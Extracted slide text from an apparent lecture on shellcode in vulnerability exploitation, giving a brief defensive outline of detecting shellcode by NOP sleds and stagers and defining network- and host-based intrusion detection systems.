Modern vulnerability exploiting: Shellcode

- ✦ https://drive.google.com/file/d/0B7qRLuwvXbWXT1htVUVpdjRZUmc/edit

Defense: Detect Shellcode

Detect Shellcode

How to detect shellcode usage:

✦ Find NOP's (lots of 0x90)

✦ Find stager

✦ Find stage1 / stage2

NIDS: Network based Intrusion Detection System

HIDS: Host based Intrusion Detection System